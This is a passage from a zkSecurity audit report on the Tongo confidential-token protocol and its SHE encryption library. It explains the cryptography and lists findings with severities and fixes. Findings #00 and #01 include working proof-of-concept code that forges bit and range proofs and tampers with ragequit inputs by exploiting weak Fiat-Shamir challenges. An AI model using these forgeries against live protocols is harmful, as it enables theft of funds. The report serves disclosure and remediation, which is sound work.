
ZKSECURITY

Audit of Tongo

OCTOBER 13TH, 2025 • TECHNICAL REPORT



Introduction

On October 13th, 2025, FatSolutions engaged zkSecurity to perform a security audit of its Tongo protocol and the SHE homomorphic encryption library. The audit lasted two weeks and was conducted by two consultants.

During the engagement, the team was provided access to the codebase via two private repositories. Additionally, a private document outlining the Tongo protocol was shared.

The codebase was clean and thoroughly tested. Several observations and findings were identified and communicated to the FatSolutions team. These findings are detailed in the subsequent sections of this report.

Scope

The audit covered the following components:

- **SHE Homomorphic Encryption Library**:
  - Cairo contracts for verifying proofs and performing homomorphic operations.
  - TypeScript client/provers for sigma protocols.
- **Tongo Implementation of Zether**:
  - Cairo code for the Tongo protocol.
  - TypeScript components related to cryptographic operations.

Overview

SHE Overview

Starknet Homomorphic Encryption (SHE) is a low-level library that provides cryptographic primitives for ElGamal encryption and zero-knowledge proofs over the Starknet elliptic curve.

ElGamal Encryption

In Tongo, user balances are protected using additively homomorphic ElGamal encryption over the Starknet elliptic curve. A balance amount b is encrypted under a public key $Y = G[x]$ as:

$$\mathrm{Enc}_{[Y]}(b, r) = (L, R) = (G[b] + Y[r], G[r])$$

Where:

- G is the Starknet curve generator
- $Y = G[x]$ is the public key associated with private key x
- b is the balance amount
- r is a random blinding factor

To decrypt the ciphertext (L, R) with a private key x:

1. Compute $G[b] = L - R[x] = L - G[rx] = (G[b] + Y[r]) - G[rx]$
2. Find b from $G[b]$, which can be computed efficiently since b is bounded (e.g., $[0, 2^{32})$)

Given two ciphertexts (L_1, R_1, L_2, R_2) encrypting b_1 and b_2, we can add these encrypted balances without decryption:

$$(L_1, R_1) + (L_2, R_2) = (L_1 + L_2, R_1 + R_2) = \text{Enc}_{[Y]}(b_1 + b_2, r_1 + r_2)$$

Similarly, subtraction yields:

$$(L_1, R_1) - (L_2, R_2) = \text{Enc}_{[Y]}(b_1 - b_2, r_1 - r_2)$$

This property allows confidential balance reconciliation during transactions while preserving privacy.

Proof of Exponent (POE)

A Proof of Exponent (POE) is a fundamental sigma protocol that allows a prover to demonstrate knowledge of a discrete logarithm, specifically a secret exponent x such that $Y = G[x]$. This is a core building block in many cryptographic systems, including in SHE protocol.

The protocol is shown in the following interactions:

- **Prover:** Chooses a random k and computes $A = G[k]$. Then sends A to the verifier.
- **Verifier:** Receives A. Chooses a random challenge c and sends it to the prover.
- **Prover:** Receives challenge c and computes $s = k + cx$. Then sends s to the verifier.
- **Verifier:** Receives s. Accept the proof if $G[s] = A + Y[c]$; otherwise reject the proof.

This verification holds since:

$$G[s] = G[k + cx] = G[k] + G[cx] = A + G[cx] = A + Y[c]$$

Additionally, POE can be extended to **POE2** that proves $Y = G_1[x_1] + G_2[x_2]$ and **POEN** that proves $Y = \sum_{i=1}^{n} G_i[x_i]$

Bit Proof

A bit proof allows a prover to demonstrate that a committed value b is either 0 or 1 without revealing it. It is achieved by using sigma OR Proof, where two subproofs are combined, one real and one simulated.

The committed value b is represented as Pedersen-style commitments of the form:

$$V = G[b] + H[r]$$

where:

- b is a bit representing the committed value ($b \in \{0, 1\}$)
- r is a random blinding factor
- G and H are independent generators of the elliptic curve group

The protocol is shown in the following interactions:

- **Prover:** Constructs and sends two transcripts (A_0, A_1) where one is a simulated proof and the other is a real proof.
  - If $b = 1$: set $A_0 = H[s_0] - V[c_0]$ for random c_0 and s_0, then $A_1 = H[k]$ for a random k
  - if $b = 0$: set $A_1 = H[s_1] - (V - G)[c_1]$ for random c_1 and s_1, then $A_0 = H[k]$.
- **Verifier:** Receives (A_0, A_1). Choose a random challenge c and sends it to the verifier.
- **Prover:** Constructs (c_0, c_1, s_0, s_1) and sends (c_0, s_0, s_1) to the verifier.
  - If $b = 1$: computes $c_1 = c_0 \oplus c$ and $s_1 = k + c_1 r$.
  - If $b = 0$: computes $c_0 = c_1 \oplus c$ and $s_0 = k + c_0 r$.
- **Verifier:** Receives (c_0, s_0, s_1). Computes $c_1 = c_0 \oplus c$ and accept the proof if the following equalities hold, otherwise rejects the proof:

$$H[s_0] = A_0 + V[c_0]$$

$$H[s_1] = A_1 + (V - G)[c_1]$$

Range Proof

Range proof allows prover to demonstrate that the committed value x lies within a valid range (e.g., $0 \leq x < 2^n$), by using bit decomposition and proves that each bit is indeed a bit value with bit proof. Thus, any value $x < 2^n$ can be written as:

$$x = \sum_{i=0}^{n-1} b_i \cdot 2^i$$

where each $b_i \in \{0, 1\}$.

In summary, a range proof in SHE is essentially a collection of bit proofs, each proving that one binary digit of the secret value is valid. Therefore, soundness of the range proof directly inherits from the security of the underlying bit proofs.

Same Encryption Proof

Same encryption proof shows that two ciphertexts under different public keys encrypt the same plaintext message. It is an essential building block in the SHE protocol within Tongo, ensuring that transferred balances are consistent across sender, receiver, and optional-auditor encryptions.

The statement to prove is as follows:

$$(L_1, R_1) = \mathrm{Enc}_{[Y_1]}(b, r_1) \wedge (L_2, R_2) = \mathrm{Enc}_{[Y_2]}(b, r_2)$$

where:

- Y_1 and Y_2 are two public keys
- b is the plaintext (e.g., transfer amount)
- r_1, r_2 are the random blinding factors

The prover demonstrates knowledge of (b, r_1, r_2) by composing multiple POE, such that:

$$\begin{cases} L_1 = G[b] + Y_1[r_1] \\ R_1 = G[r_1] \\ L_2 = G[b] + Y_2[r_2] \\ R_2 = G[r_2] \end{cases}$$

Additionally, there is also a variant of the protocol where the prover don't know one of the blinding factors. The prover compensates for the unknown random by proving knowledge of the secret key x corresponding to one of the public keys. This variant is called **Same Encryption Unknown Random** in the implementation.

Tongo Overview

Tongo is a StarkNet-based protocol that wraps ERC20 tokens to provide enhanced privacy and security features. It leverages homomorphic encryption to hide transfer amounts and balances, ensuring confidentiality. The protocol supports operations such as funding, transferring, withdrawing tokens, and optional auditing.

Fund

The `fund` operation allows users to deposit ERC20 tokens into the Tongo protocol. The contract transfers tokens from the caller and adds the encrypted balance to the user's account. The operation verifies the user's signature to ensure authorization.

Transfer

The `transfer` operation enables users to send encrypted tokens to another account in Tongo. The transfer amount is hidden, and the recipient's pending balance is updated. The operation uses two encrypted balances:

- `transferBalance`: encrypts the amount for the receiver.
- `transferBalanceSelf`: encrypts the amount for the sender.

The contract performs the following verifications:

1. Ensures `transferBalance` and `transferBalanceSelf` encrypt the same value (`SameEncryption` proof).
2. Verifies the amount in `transferBalance` is within the valid range (Range Proof).
3. Ensures the sender's balance remains within the valid range after the transfer (Range Proof).
4. Deducts `transferBalanceSelf` from the sender's balance and adds `transferBalance` to the receiver's pending balance.

Withdraw

The `withdraw` operation allows users to redeem their encrypted balances back into standard ERC20 tokens. The protocol verifies that the deducted balance is within the valid range to prevent underflows (Range Proof). Additionally, the `ragequit` operation enables users to withdraw their entire balance in a single transaction.

Pending Balance

To prevent potential DoS issues caused by balance changes during proof generation, Tongo separates user balances into two parts: `balance` and `pending balance`. Tokens received from other users are stored in the `pending balance`. Users must execute a `rollover` operation to merge the `pending balance` into the main `balance`. Withdrawals are only allowed from the main `balance`, ensuring that it remains stable unless explicitly authorized by the user.

The `rollover` operation consolidates an account's `pending balance` into its main `balance`, finalizing incoming transfers and making them usable.

Auditor

The auditor functionality allows an optional third party to decrypt and verify encrypted balances. If an auditor is configured, the protocol maintains an `audit_balance` for each account, encrypted with the auditor's public key. The auditor can use its private key to decrypt and verify balances. Whenever an account's balance changes, the user must update the `audit_balance`. The `SameEncryptionUnknownRandom` Sigma Proof ensures that the `audit_balance` corresponds to the actual balance.

Findings

Below are listed the findings found during the engagement. High severity findings can be seen as so-called "priority 0" issues that need fixing (potentially urgently). Medium severity findings are most often serious findings that have less impact (or are harder to exploit) than high-severity findings. Low severity findings are most often exploitable in contrived scenarios, if at all, but still warrant reflection. Findings marked as informational are general comments that did not fit any of the other criteria.

ID	COMPONENT	NAME	RISK
#00	she/packages/cairo/src/protocols/bit.cairo	Weak Fiat-Shamir Transform in Bit Proof Allows Range Proof Forgery	**High**
#01	she/packages/cairo/src/protocols	Multiple Weak Fiat-Shamir Transforms in SHE Allow Proof Forgery	**High**
#02	tongo/packages/tongo-sdk/src/provers	Withdraw and Transfer in Tongo SDK's Verifier Are Unsound Due to Incomplete ElGamal Verification	**Medium**
#03	cairo/src/protocols/bit.cairo	The Bit Proof Prover Is Incomplete Because the Derived Challenge May Not Be in Range	**Medium**
#04	cairo/src/protocols/bit.cairo	Amount Parameter Lacks Explicit Range Check in Fund/Withdraw/Ragequit	**Low**
#05	packages/contracts/src/tongo/Tongo.cairo	Fund Operation Is Vulnerable to Front-Running and Account Poisoning	**Low**
#06	packages/contracts/src/tongo/Tongo.cairo	Hint Manipulation and Staleness Issues	**Low**

ID	COMPONENT	NAME	RISK
#07	packages/.../common/cipherbalance.cairo	Rollover Process Can Be Temporarily Blocked if the Randomizer Is Known to the Attacker	**Low**
#08	packages/contracts/src/tongo/Tongo.cairo	ERC20 Transfer Functions Do Not Check Return Values	**Low**
#09	packages/contracts/src/tongo/Tongo.cairo	Bit Size Should Be Restricted to Avoid Field Range Issues	**Informational**
#0a	tongo/packages/contracts/src/verifiers	Redundant POE Check in Withdraw and Transfer Verification	**Informational**

#00 - Weak Fiat-Shamir Transform in Bit Proof Allows Range Proof Forgery

Severity: High **Location:** she/packages/cairo/src/protocols/bit.cairo

Description. SHE uses a **bit proof** to demonstrate that a Pedersen-style commitment:

$$V = G[b] + H[r]$$

represents a binary value $b \in \{0, 1\}$ without revealing b or r. This is achieved via a Sigma OR proof, where two subproofs are combined, one real and one simulated, which then transformed into a non-interactive form using the Fiat–Shamir transform.

This bit proof is used as a building block for range proof by decomposing a value into bit commitments and proves (via repeated bit proofs) that each bit lies within a set bit-size (e.g., 0/1 for each position), thereby asserting that the reconstructed value lies within a specified range.

However, in the current implementation, the Fiat–Shamir challenge c is derived only from the ephemeral points A_0 and A_1, while excluding the actual commitment V itself from the hash input. This omission allows a malicious prover to re-bind the proof to a different commitment after seeing the challenge, thus invalidating the proof's binding to the intended statement.

Impact. This issue allows a malicious prover to forge a bit proof as follows:

- Run the proving process normally up to the point where the prover sees the challenge c (so A_0 and A_1 are fixed)
- Set c_1 to be equal c such that $c_0 = c \oplus c_1 = 0$
- Choose an arbitrary value $b' \notin \{0, 1\}$
- Construct new $H[r']$ with some unknown r' from the equation: $H[r'] = (H[s_1] - A_1)[c_1^{-1}] + G - G[b']$
- The new forged commitment $V' = G[b'] + H[r']$ will pass the verification

This commitment passes the verification because it perfectly satisfies both verifier checks, with the other PoE check is trivially passed since $c_0 = 0$:

- $H[s_0] = A_0 + V'[c_0] = A_0$
- $H[s_1] = A_1 + (V' - G)[c_1]$

The following sagemath code demonstrates the attack above:

```
import random
import hashlib
```

```
# Starknet curve parameters
p = 3618502788666131213697322783095070105623107215331596699973092056135872020481
a = 1
b = 3141592653589793238462643383279502884197169399375105820974944592307816406665
E = EllipticCurve(GF(p), (a, b))

# Base point
G = E(
    874739451078007766457464989774322083649278607533249481151382481072868806602,
    1526667920715188308685755578129483530414204007807394813429413812255258614 07,
)
n = E.order()

# Second base point
H = E(
    0×162EB5CC8F50E522225785A604BA6D7E9AB06B647157F77C59A06032610B2D2,
    0×220A56864C490175202E3E34DB0E24D12979FBFACEA16A360E8FEB1F6749192,
)


def compute_challenge(transcript):
    c = hashlib.sha256()
    for t in transcript:
        if isinstance(t, Integer):
            c.update(int.to_bytes(int(t), 32, "big"))
            continue
        c.update(int.to_bytes(int(t[0]), 32, "big"))
        c.update(int.to_bytes(int(t[1]), 32, "big"))

    return int.from_bytes(c.digest(), "big") % n


def simulate_poe(V):
    s = random.randint(1, n - 1)
    c = random.randint(1, n - 1)
    A = H * s - V * c

    return (A, c, s)


def bit_prove0(b):
    r = random.randint(1, n - 1)
    V = H * r
    V1 = V - G

    (A1, c1, s1) = simulate_poe(V1)

    k = random.randint(1, n - 1)
    A0 = H * k
    c = compute_challenge([A0, A1])
    c0 = c ^^ c1
    s0 = (k + c0 * r) % n

    return (V, A0, A1, c0, s0, s1)

def bit_prove1(b):
    r = random.randint(1, n - 1)
    V = G * b + H * r
```

```
    V0 = V

    (A0, c0, s0) = simulate_poe(V0)

    k = random.randint(1, n - 1)
    A1 = H * k
    c = compute_challenge([A0, A1])
    c1 = c ^^ c0
    s1 = (k + c1 * r) % n

    return (V, A0, A1, c0, s0, s1)


def bit_prove(b):
    if b == 0:
        return bit_prove0(b)
    elif b == 1:
        return bit_prove1(b)
    else:
        raise ValueError("b must be 0 or 1")


def bit_malprove(target_b):
    b = target_b
    r = random.randint(1, n - 1)
    V = G * b + H * r
    V0 = V - G

    s1 = random.randint(1, n - 1)
    c1 = 1
    A1 = H * s1 - V0 * c1

    k = random.randint(1, n - 1)
    A0 = H * k
    c = compute_challenge([A0, A1])

    # forge V after seeing challenge c
    # set c1 = c such that c0 = 0 so we pass first PoE
    c1 = c
    Gb = G * b # attacker-chosen b
    Hr = (H*s1 - A1) * inverse_mod(c1, n) + G - Gb
    V_prime = Gb + Hr

    c0 = c ^^ c1
    s0 = (k + c0 * r) % n

    return (V_prime, A0, A1, c0, s0, s1)

def bit_verify(proof):
    (V, A0, A1, c0, s0, s1) = proof

    c = compute_challenge([A0, A1])
    c1 = c ^^ c0

    # H * s0 = A0 + V * c0
    left0 = H * s0
    right0 = A0 + V * c0
```

```
    # H * s1 = A1 + (V - G) * c1
    V1 = V - G
    left1 = H * s1
    right1 = A1 + V1 * c1

    assert left0 == right0
    assert left1 == right1

    return True


# Sanity check
for b in [0, 1]:
    proof = bit_prove(b)
    assert bit_verify(proof)

# Malicious prove with tampered commitment V with invalid b=13337
proof = bit_malprove(13337)
assert bit_verify(proof)
```

It should be noted that this full exploit chain works due to the fact that **the verifier is also not checking whether c_0 and c_1 are non-zero scalar**. But, the root cause remains that the prover can freely alter the commitment V after observing the challenge c, because V is not included in the Fiat–Shamir hash computation.

Since range proofs are constructed from multiple bit proofs, forging a single bit proof also forges the entire range proof. A malicious prover can therefore make an out-of-range value appear valid, breaking the soundness of the range proof system.

Recommendation. Include bit commitment V into the challenge to bind the statement. Additionally, reject all proofs where c_0 or c_1 is equal zero.

Client Response. Fixed in https://github.com/fatlabsxyz/she/pull/16/commits/c8039b8a85cce4b1104200f9dca518f3b27f13d3.

#01 - Multiple Weak Fiat-Shamir Transforms in SHE Allow Proof Forgery

Severity: High **Location:** she/packages/cairo/src/protocols

Description. SHE uses a Proof of Exponent (POE) as a core building block for ElGamal encryption and Same Encryption proof. This is achieved via Sigma protocol, which is then transformed into a non-interactive form using the Fiat-Shamir transform.

To maintain composability across different protocols, the implementation of POE computes the challenge only from the commitment A, while the absorption of public inputs is deferred to an external value called `prefix`, which is computed independently outside the function. As shown in the example below, taken from the `poe.cairo` verification snippet:

```
pub fn verify_with_prefix(inputs: PoeInputs, proof: PoeProofWithPrefix) → Result<(),
Errors> {
    let PoeInputs { y, g } = inputs;
    let PoeProofWithPrefix { A, prefix, s } = proof;
    let commitments = array![A];
    let c = compute_challenge(prefix, commitments);
    _verify(y, g, A, c, s)
}
```

However, this mechanism introduces a *footgun* in API usage, as it relies on the caller to correctly include all public inputs into the prefix. If the developer forgets to absorb one or more critical inputs, the resulting challenge will not be bound to those values. This can lead to proofs that remain valid even when key elements of the statement (e.g., encrypted balances, commitments, or generators) are altered.

In some protocols where y represents a public key (thus already bound to the prefix) or g is fixed and hard-coded (e.g., base point G of Starknet curve), it might be acceptable. However, since these inputs can also originate from dynamic or auxiliary sources, the design becomes highly prone to misuse, as developers can easily omit critical values from the challenge computation.

Consequently, this issue propagates to all parent functions and higher-level proofs that internally rely on the POE component, since their soundness ultimately depends on the same challenge computation. This omission causes the affected values to be unbound from the proof statement, as shown in the following affected Tongo operations:

- **Ragequit**:
  - Missing `currentBalance` (`L1`, `R1`)
- **Withdraw**:
  - Missing `currentBalance` (`L0`, `R0`)
  - Missing value commitment `V`

    - Missing blinding commitment `R_aux`
- **Transfer**:
    - Missing `currentBalance` (`CL` , `CR`)
    - Missing `transferBalanceSelf` (`L` , `R`)
    - Missing `transferBalance` (`L_bar` , `R_bar`)
    - Missing value commitments (`V` , `V2`)
    - Missing blinding commitments (`R_aux` , `R_aux2`)
- **Audit**:
    - Missing `storedBalance` (`L0` , `R0`)
    - Missing `auditedBalance` (`L_audit` , `R_audit`)
    - Missing `y`
    - Missing `auditorPubKey`

Impact. This issue results in proof malleability or statement substitution, where a proof remains valid for different statement.

Consider the following Proof of Concept where an attacker can create bad proof with invalid amount in ragequit operation:

```
use tongo::structs::traits::Challenge;
use tongo::structs::traits::Prefix;
use tongo::structs::operations::ragequit::InputsRagequit;
use crate::prover::utils::{generate_random};
use starknet::ContractAddress;
use crate::prover::functions::prove_ragequit;
use tongo::verifier::ragequit::verify_ragequit;
use tongo::structs::common::{
    cipherbalance::{CipherBalance,CipherBalanceTrait},
};
use crate::prover::utils::pubkey_from_secret;


#[test]
fn test_ragequit() {
    let seed = 21389321;

    let tranfer_address: ContractAddress = 'asdf'.try_into().unwrap();

    let x = generate_random(seed, 1);
    let y = pubkey_from_secret(x);

    // balance stored
    let initial_balance = 100;
    let r0 = generate_random(seed, 2);
    let currentBalance:CipherBalance = CipherBalanceTrait::new(y, initial_balance, r0);
    // end of setup
```

```
    let amount = 100;
    let nonce = 12;

    let (inputs, proof, _) = prove_ragequit(
        x, amount, tranfer_address, currentBalance, nonce, generate_random(seed, 3)
    );
    verify_ragequit(inputs, proof);

    // `currentBalance` tampering attack in ragequit verification
    // The `currentBalance` is not hashed in the challenge. An attacker can modify it
after seeing `c`.
    // In this PoC, we first create a valid proof for ragequit with `r0` and `amount`.
    // Then, after obtaining the challenge `c`, we compute a new `r0_new` and
`amount_new` with existing proof values
    // such that the verification equation still holds.

    // Equation to verify: sx * r_new = kx * r0 + c * (a_new + x * r_new - a) mod
CURVE_ORDER
    // we set:
    //    - a_new + x * r_new - a = 1  ⇒ a_new = a - x * r_new + 1
    //    - r_new = (kx * r0 + c) / sx

    let CURVE_ORDER: felt252 =
0x800000000000010ffffffffffffffffb781126dcae7b2321e66a241adc64d2f;
    // copy c
    let prefix = inputs.compute_prefix();
    let c = proof.compute_challenge(prefix);
    println!("c = {}", c);
    // copy kx
    let kx = generate_random(generate_random(seed, 3), 1);
    println!("kx = {}", kx);
    // r0_new = (kx * r0 + c) / sx mod CURVE_ORDER
    println!("(({} * {} + {}) * pow({}, -1, {})) % {}", kx, r0, c, proof.sx,
CURVE_ORDER, CURVE_ORDER);
    let r0_new: felt252 =
3222010810381332874565065320844356089809441771638661176966701919175931654009;
    // amount_new = (amount - x * r0_new + 1) mod CURVE_ORDER
    println!("({} - {} * {} + 1) % {}", amount, x, r0_new, CURVE_ORDER);
    let amount_new: felt252 =
796490766033734321952338354584598014817911144683472570270013617350928606634;
    let currentBalance_new: CipherBalance = CipherBalanceTrait::new(y, amount_new,
r0_new);

    let inputs_fake: InputsRagequit = InputsRagequit {
        y: inputs.y,
        nonce: inputs.nonce,
        to: inputs.to,
        amount: inputs.amount,
        currentBalance: currentBalance_new,
        prefix_data: inputs.prefix_data,
    };
    // Here we use the same proof as before, but with modified `currentBalance` in the
inputs.
    verify_ragequit(inputs_fake, proof);
}
```

Recommendation. Ensure that all relevant public inputs from the prover are consistently absorbed into the `prefix` prior to the challenge computation. Alternatively, adopt a safer API design, where the inner function directly includes all public inputs as challenge computation.

Client Response. Fixed in https://github.com/fatlabsxyz/tongo/pull/122.

#02 - Withdraw and Transfer in Tongo SDK's Verifier Are Unsound Due to Incomplete ElGamal Verification

Severity: Medium **Location:** tongo/packages/tongo-sdk/src/provers

Description. In order to verify withdraw and transfer operation, the verifier requires to check that two encryptions for two different keys are valid and that they are encrypting the same amount b, which is implemented in `SameEncryptionUnknownRandom::_verify` that is shown in the following Cairo snippet.

```
pub fn _verify(
    L1: NonZeroEcPoint,
    R1: NonZeroEcPoint,
    L2: NonZeroEcPoint,
    R2: NonZeroEcPoint,
    g: NonZeroEcPoint,
    y1: NonZeroEcPoint,
    y2: NonZeroEcPoint,
    Ax: NonZeroEcPoint,
    AL1: NonZeroEcPoint,
    AL2: NonZeroEcPoint,
    AR2: NonZeroEcPoint,
    c: felt252,
    sb: felt252,
    sx: felt252,
    sr2: felt252,
) → Result<(), Errors> {
    in_curve_order(c)?;
    in_curve_order(sb)?;
    in_curve_order(sx)?;
    in_curve_order(sr2)?;

    if poe::_verify(y1, g, Ax, c, sx).is_err() {
        return Err(Errors::SameEnctyptionUnKnownRandomError);
    }

    if poe2::_verify(L1, g, R1, AL1, c, sb, sx).is_err() {
        return Err(Errors::SameEnctyptionUnKnownRandomError);
    }

    if ElGamal::_verify(L2, R2, g, y2, AL2, AR2, c, sb, sr2).is_err() {
        return Err(Errors::SameEnctyptionUnKnownRandomError);
    }

    Ok(())
}
```

Specifically, given inputs $(L_1, R_1, L_2, R_2, G, Y_1, Y_2)$, commitments (A_x, AL_1, AL_2, AR_2), and proofs (s_b, s_x, s_r) with the challenge c, it performs the following checks:

- $G[s_x] = A_x + Y_1[c]$
- $G[s_b] + R_1[s_x] = AL_1 + L_1[c]$

- $G[s_r] = AR_2 + R_2[c]$
- $G[s_b] + Y_2[s_r] = AL_2 + L_2[c]$

However, in the withdraw and transfer operation (`verifyWithdraw` and `verifyTransfer`) in the Typescript version, it verifies not through `SameEncryptionUnknownRandom` and instead defines the checks one-by-one via POE and POE2, which turns out to be incomplete, as shown in the following `verifyWithdraw` example:

```
export function verifyWithdraw(
    inputs: InputsWithdraw,
    proof: ProofOfWithdraw,
) {
    const bit_size = inputs.bit_size;
    const prefix = prefixWithdraw(
        inputs.prefix_data,
        inputs.y,
        inputs.nonce,
        inputs.amount,
        inputs.to
    );


    const c = compute_challenge(prefix, [proof.A_x, proof.A_r, proof.A, proof.A_v]);

    let res = poe._verify(inputs.y, g, proof.A_x, c, proof.sx);
    if (res == false) { throw new Error("error in poe y"); }

    const { R: R0 } = inputs.currentBalance;
    let { L: L0 } = inputs.currentBalance;

    L0 = L0.subtract(g.multiply(inputs.amount));

    res = poe2._verify(L0, g, R0, proof.A, c, proof.sb, proof.sx);
    if (res == false) { throw new Error("error in poe2 Y"); }


    const V = verifyRangeProof(proof.range, bit_size, prefix);
    if (V == false) { throw new Error("error in range for V"); }

    res = poe2._verify(V, g, h, proof.A_v, c, proof.sb, proof.sr);
    if (res == false) { throw new Error("error in poe2 V"); }
}
```

Which, in details only performs the following checks (excluding range proof):

- $G[s_x] = A_x + Y_1[c]$
- $G[s_b] + R_1[s_x] = AL_1 + L_1[c]$
- $G[s_b] + Y_2[s_r] = AL_2 + L_2[c]$

As seen in the checks above, it omits the ElGamal blinding check $G[s_r] = AR_2 + R_2[c]$ that binds s_r to the second ciphertext's randomness via (R_2, AR_2). As a result, s_r is never linked to R_2 in the typescript version, allowing (L_2, R_2) to be altered without being

cryptographically tied to the claimed randomness.

Impact. This issue cause withdraw and transfer verification to be unsound with respect to the second ciphertext: a prover can pass verification while providing a mismatched or adversarial (L_2, R_2) that is not the same-encryption of the amount b under Y_2.

That said, the immediate impact is limited, since the current TypeScript implementation primarily functions as a prover rather than an authoritative verifier. Nevertheless, the underlying logical inconsistency still warrants correction to prevent future misuse, ensure consistency with the Cairo verifier, and maintain the intended proof soundness.

Recommendation. We suggest to use `SameEncryptionUnknownRandom.verify()` in the withdraw and transfer verification, as also implemented in the Cairo version. This ensures that all sub-checks are consistently enforced and that both ciphertexts are properly bound to the same encrypted value.

Client Response. Fixed in https://github.com/fatlabsxyz/tongo/pull/122/commits/c9ac11ca639ef0de8c163147af76ab0c7dbe437f.

#03 - The Bit Proof Prover Is Incomplete Because the Derived Challenge May Not Be in Range

Severity: Medium **Location:** cairo/src/protocols/bit.cairo

Description. In the sigma OR proof implemented in `bit.cairo` the verifier (or Fiat-Shamir transcript) produces a global challenge `c`. The prover chooses one challenge value for a selected branch (call it `c0`) and derives the other challenge as `c1 = c ^ c0` (bitwise XOR).

```
let c1 = c ^ c0;
```

In current implementation the prover ensures `c` and `c0` are within the curve-order range, but it does not ensure the derived `c1` also lies inside that numeric range. The verifier performs an explicit range check on `c1` and will reject the proof if `c1` is out of range.

Example: if `c = 0x1000` and `c0 = 0x0111` (bitwise), then `c1 = 0x1111`, which may exceed the curve order and be rejected by the verifier even though `c` and `c0` were individually valid.

Impact. This is a completeness issue: honest provers can produce transcripts that the verifier rejects because the derived challenge `c1` fails the verifier's range check.

Recommendation. It is recommended to use a range-preserving split method instead of bitwise XOR. For example, set `c1 = (c – c0) mod q` where `q` is the curve order. This guarantees both `c0` and `c1` are in range.

Client Response. Fixed in https://github.com/fatlabsxyz/she/pull/16/commits/8bdc989d77883e13c12b5038f09b4a989bb65803.

#04 - Amount Parameter Lacks Explicit Range Check in Fund/Withdraw/Ragequit

Severity: Low **Location:** cairo/src/protocols/bit.cairo

Description. The Tongo contract does not explicitly check the range of the `amount` parameter in the `fund`, `withdraw`, and `ragequit` functions. This omission allows the `amount` to exceed the curve order. For example, a user intending to withdraw 1 unit of a token could set `amount = curve_order + 1`. While the curve arithmetic would still be valid, the actual withdrawal amount would be significantly larger than intended.

Besides, in the `withdraw` function, the `amount` should be range-checked to ensure it is within the bit size. Without this check, a user could withdraw an `amount = CURVE_ORDER - 1`, and the resulting balance would still appear valid within the curve arithmetic.

Currently, the `amount` is cast to `u64` when emitting events, which implicitly ensures that the value is within the `u64` range. However, this is an incidental mitigation and does not replace the need for an explicit range check. Additionally, this implicit cast restricts users from withdrawing larger amounts of tokens, even if that was their intention.

